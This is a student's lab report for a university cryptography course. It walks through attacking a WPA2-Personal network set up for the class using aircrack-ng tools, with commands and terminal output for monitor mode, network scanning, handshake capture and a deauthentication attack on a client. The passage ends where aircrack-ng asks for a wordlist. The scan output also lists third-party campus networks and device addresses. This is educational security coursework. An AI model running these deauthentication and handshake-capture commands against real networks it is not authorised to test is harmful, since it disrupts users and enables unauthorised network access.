CRYTPOGRAPHY

LAB - 2: Breaching WPA2 Personal

CS 6343, Summer 2022

Venkata Vijaya Vasavi Manyala

R1176833

Part-1:


As per instructed ive installed cowsay and aircrack –ng for timestamp and cracking the password respectively.

Below are the options that we can use to implement assigned task.

- Dual Boot OS option
- Using a virtual box
- Using live USB

1. **Cowsay:**

To install we use command - *sudo apt-get install cowsay*.




```
┌──(kali㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/kali]
└─# cowsay "Welcome vasavi manyala! Today is $(date '+%A %B %d %Y %r')"
 ____________________________________
/ Welcome vasavi manyala! Today is   \
\ Wednesday July 27 2022 09:31:47 PM /
 ------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||

┌──(root㉿kali)-[/home/kali]
└─# 
```

2. Airmon-ng

This will be helpful to detect the wireless adapter. Airmon-ng is a command we used to switch to monitor mode and managed mode and it will display the status of the interfaces without any parameters in the command

Command: *airmon-ng*




```
┌──(kali㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/kali]
└─# cowsay "Welcome vasavi manyala! Today is $(date '+%A %B %d %Y %r')"
 ____________________________________
/ Welcome vasavi manyala! Today is   \
\ Wednesday July 27 2022 09:31:47 PM /
 ------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||

┌──(root㉿kali)-[/home/kali]
└─# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Cannon Point-LP CNVi [Wireless-AC] (rev 30)
phy1    wlan1mon        mt76x2u         NetGear, Inc. A6210
```

We can observe, airmon –ng has detected the network adapter (Netgear) which is used in the experiment.

Command: *airmon-ng start wlan1*

It is used to switch the interface to the monitor mode and if we can observe it has detected 2 errors which has to be killed and switched back to monitor mode.

Here we can see the wlan1 interface into monitor mode.




```
┌──(kali㉿kali)-[~]
└─$ sudo su
┌──(root㉿kali)-[/home/kali]
└─# cowsay "Welcome vasavi manyala! Today is $(date '+%A %B %d %Y %r')"
 _______________________________________
/ Welcome vasavi manyala! Today is     \
\ Wednesday July 27 2022 09:31:47 PM /
 ---------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||

┌──(root㉿kali)-[/home/kali]
└─# airmon-ng

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Cannon Point-LP CNVi [Wireless-AC] (rev 30)
phy1    wlan1mon        mt76x2u         NetGear, Inc. A6210


┌──(root㉿kali)-[/home/kali]
└─# airmon-ng start wlan1mon

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
   1681 NetworkManager
   1770 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Cannon Point-LP CNVi [Wireless-AC] (rev 30)
phy1    wlan1mon        mt76x2u         NetGear, Inc. A6210
                (mac80211 monitor mode already enabled for [phy1]wlan1mon on [phy1]wlan1mon)

┌──(root㉿kali)-[/home/kali]
└─# █
```

3. **Airodump-ng:**

airodump-ng is used to generate a text file which contains the information about all the access points and clients encountered. Airodump-ng can log the coordinates of detected access sites.

Command: *airodump-ng wlan1*



```
 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 E6:F1:5A:02:95:C6  -54       16        0    0   6  130   WPA2 CCMP   PSK  yenugula's iPhone
 24:DE:C6:3F:80:E1  -58       15        0    0   1  130   WPA2 CCMP   PSK  TTUguest
 24:DE:C6:3F:80:E2  -58       14        0    0   1  130   WPA2 CCMP   MGT  EduRoam
 24:DE:C6:3F:80:E0  -59        8       66    0   1  130   WPA2 CCMP   MGT  TTUnet
 70:3A:0E:E6:03:E0  -67        6        0    0  11  130   WPA2 CCMP   MGT  TTUnet
 B2:EE:6D:0C:9A:AD  -66       15        0    0  11  360   WPA2 CCMP   PSK  OnePlus Nord
 9C:1C:12:B1:F2:A0  -70        6        0    0   1  195   WPA2 CCMP   MGT  TTUnet
 E2:70:EA:49:83:2C  -71        5        0    0   6   65   WPA2 CCMP   PSK  DIRECT-2C-HP M428fdw LJ
 70:3A:0E:E6:03:E2  -72       14        0    0  11  130   WPA2 CCMP   MGT  EduRoam
 70:3A:0E:E6:03:E1  -72       14        0    0  11  130   WPA2 CCMP   PSK  TTUguest
 9C:1C:12:B1:F2:A2  -74       10        0    0   1  195   WPA2 CCMP   MGT  EduRoam
 9C:1C:12:B1:F2:A1  -74       11        0    0   1  195   WPA2 CCMP   PSK  TTUguest
 CA:5A:CF:5E:EA:C7  -74        3        0    0   6   65   WPA2 CCMP   PSK  DIRECT-c7-HP M110 LaserJet
 24:DE:C6:3F:7C:F1  -75        2        0    0  11  130   WPA2 CCMP   PSK  TTUguest
 24:DE:C6:4D:BC:61  -75        7        0    0   6  130   WPA2 CCMP   PSK  TTUguest
 C8:9E:43:58:AF:46  -76       11        0    0   2  130   WPA2 CCMP   PSK  NETGEAR69
 24:DE:C6:4D:BC:60  -76        4        0    0   6  130   WPA2 CCMP   MGT  TTUnet
 24:DE:C6:3F:7C:F2  -76        3        0    0  11  130   WPA2 CCMP   MGT  EduRoam
 24:DE:C6:4D:BC:62  -78        4        0    0   6  130   WPA2 CCMP   MGT  EduRoam
 24:DE:C6:3F:7D:62  -78        4        0    0  11  130   WPA2 CCMP   MGT  EduRoam
 24:DE:C6:3F:7D:61  -78        5        0    0  11  130   WPA2 CCMP   PSK  TTUguest
 70:3A:0E:E5:DA:C1  -78        3        0    0   6  130   WPA2 CCMP   PSK  TTUguest
 70:3A:0E:E6:15:01  -79        2        0    0  11  130   WPA2 CCMP   PSK  TTUguest
 70:3A:0E:E5:DA:C2  -79        3        0    0   6  130   WPA2 CCMP   MGT  EduRoam
 70:3A:0E:E6:14:A2  -80        3        0    0  11  130   WPA2 CCMP   MGT  EduRoam
 70:3A:0E:E6:14:A1  -80        2        0    0  11  130   WPA2 CCMP   PSK  TTUguest
 24:DE:C6:3F:7D:60  -80        3        0    0  11  130   WPA2 CCMP   MGT  TTUnet
 B0:7F:B9:98:FC:0C  -78        0        0    0   8  130   WPA2 CCMP   PSK  CS-6343-2022

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   EA:81:65:FF:C4:81  -78    0 - 1      0        2
 (not associated)   2E:3E:27:92:E1:05  -47    0 - 1      0        4
 (not associated)   9E:AD:CF:02:8C:81  -53    0 - 1      0        2
 (not associated)   6E:83:44:71:1D:5A  -61    0 - 1      0        2
 (not associated)   26:15:87:1B:DB:8A  -62    0 - 1      0        1
 (not associated)   CE:A5:64:66:A4:94  -64    0 - 1      0        1
 (not associated)   76:D5:82:2B:29:C4  -66    0 - 1      0        3         TTUnet
 (not associated)   48:E7:DA:ED:9B:81  -66    0 - 1      0        2
 (not associated)   A2:A1:DC:B7:A9:A1  -67    0 - 1      0        1
 (not associated)   00:45:E2:90:FB:4F  -76    0 - 1      0        3
 E6:F1:5A:02:95:C6  42:89:C7:02:A9:0F  -54    0 - 1      0        2
 24:DE:C6:3F:80:E0  76:5C:85:42:5A:42  -58    1e-24e     0       67
Quitting ...

┌──(root㉿kali)-[/home/kali]
└─# cowsay "Welcome vasavi manyala! Today is $(date '+%A %B %d %Y %r')"
 _________________________________
/ Welcome vasavi manyala! Today is  \
\ Wednesday July 27 2022 09:34:03 PM /
 ---------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||

┌──(root㉿kali)-[/home/kali]
└─# ▌
```


4. In the above picture we can observe the ssid ‘***CS-6343-2022***’ the SSID in-turn contains BSSID.

Next step is to capture the WPA handshake by using the below command.


Command: *airodump-ng –bssid B0:7F:B9:98:FC:0C -c 7 –write Lab2 wlan1mon*

I have taken the BSSID of CS-6343-2022 and -c which is the channel of the SSID. And it will create a file to save the data which is captured.

Therefore we can observe wlan1which is in monitor mode.



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# airodump-ng --bssid B0:7F:B9:98:FC:0C -c 7 --write Lab2 wlan1mon
20:58:41  Created capture file "Lab2-01.cap".
```



```
 CH  7 ][ Elapsed: 14 mins ][ 2022-07-27 21:49 ][ PMKID found: B0:7F:B9:98:FC:0C

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 B0:7F:B9:98:FC:0C  -80  71     3566      157   13   8  130   WPA2 CCMP   PSK  CS-6343-2022

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 B0:7F:B9:98:FC:0C  CC:2F:71:DB:74:DC  -83    1e- 1e     0      118  PMKID
 B0:7F:B9:98:FC:0C  CC:2F:71:DB:67:03  -86    1e- 1e   432       77  PMKID
Quitting ...

┌──(root㉿kali)-[/home/kali]
└─# cowsay "Welcome vasavi manyala! Today is $(date '+%A %B %d %Y %r')"
 ______________________________________
/ Welcome vasavi manyala! Today is     \
\ Wednesday July 27 2022 09:49:09 PM /
 ______________________________________
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||

┌──(root㉿kali)-[/home/kali]
└─# █
```

5. It is observed that the 4 way handshake is happened in channel 7 which has elapsed in 14 minutes.


WPA Handshake is a 4-way handshake:

-
- The client delivers his SNONCE to the AP along with a MIC. The MIC is used by the AP to verify that the message is truly from this client, like a signature.

- Now that the AP has received the message, he has everything he needs to generate the PTK, which he accomplishes.
- Because he will be his new client, the Access Point transmits the GTK to the client.
- The client downloads and installs GTK (Group Temporal Key).
- The client informs the AP that everything is in working order and that it has been installed.

6. To observe and detect the handshake, force one or more clients who are currently associated with the Access Point (AP) to disassociate.

command: *aireplay-ng -- deauth 1 –a B0:7f:B9:98:fC:0C –c CC:2F:71:DB:74:DC wlan1mon*




```
┌──(root㉿kali)-[~]
└─# aireplay-ng --deauth 1 -a B0:7F:B9:98:FC:0C -c CC:2F:71:DB:74:DC wlan1mon
```


7. Aircrack-ng

It is used to capture the data packets and extract them to .txt files for future analysis.

The main function of aircrack-ng is that it is used to detect flaws in Wi-Fi networks security.



```
Read 3264 packets.

1 potential targets

Please specify a dictionary (option -w).


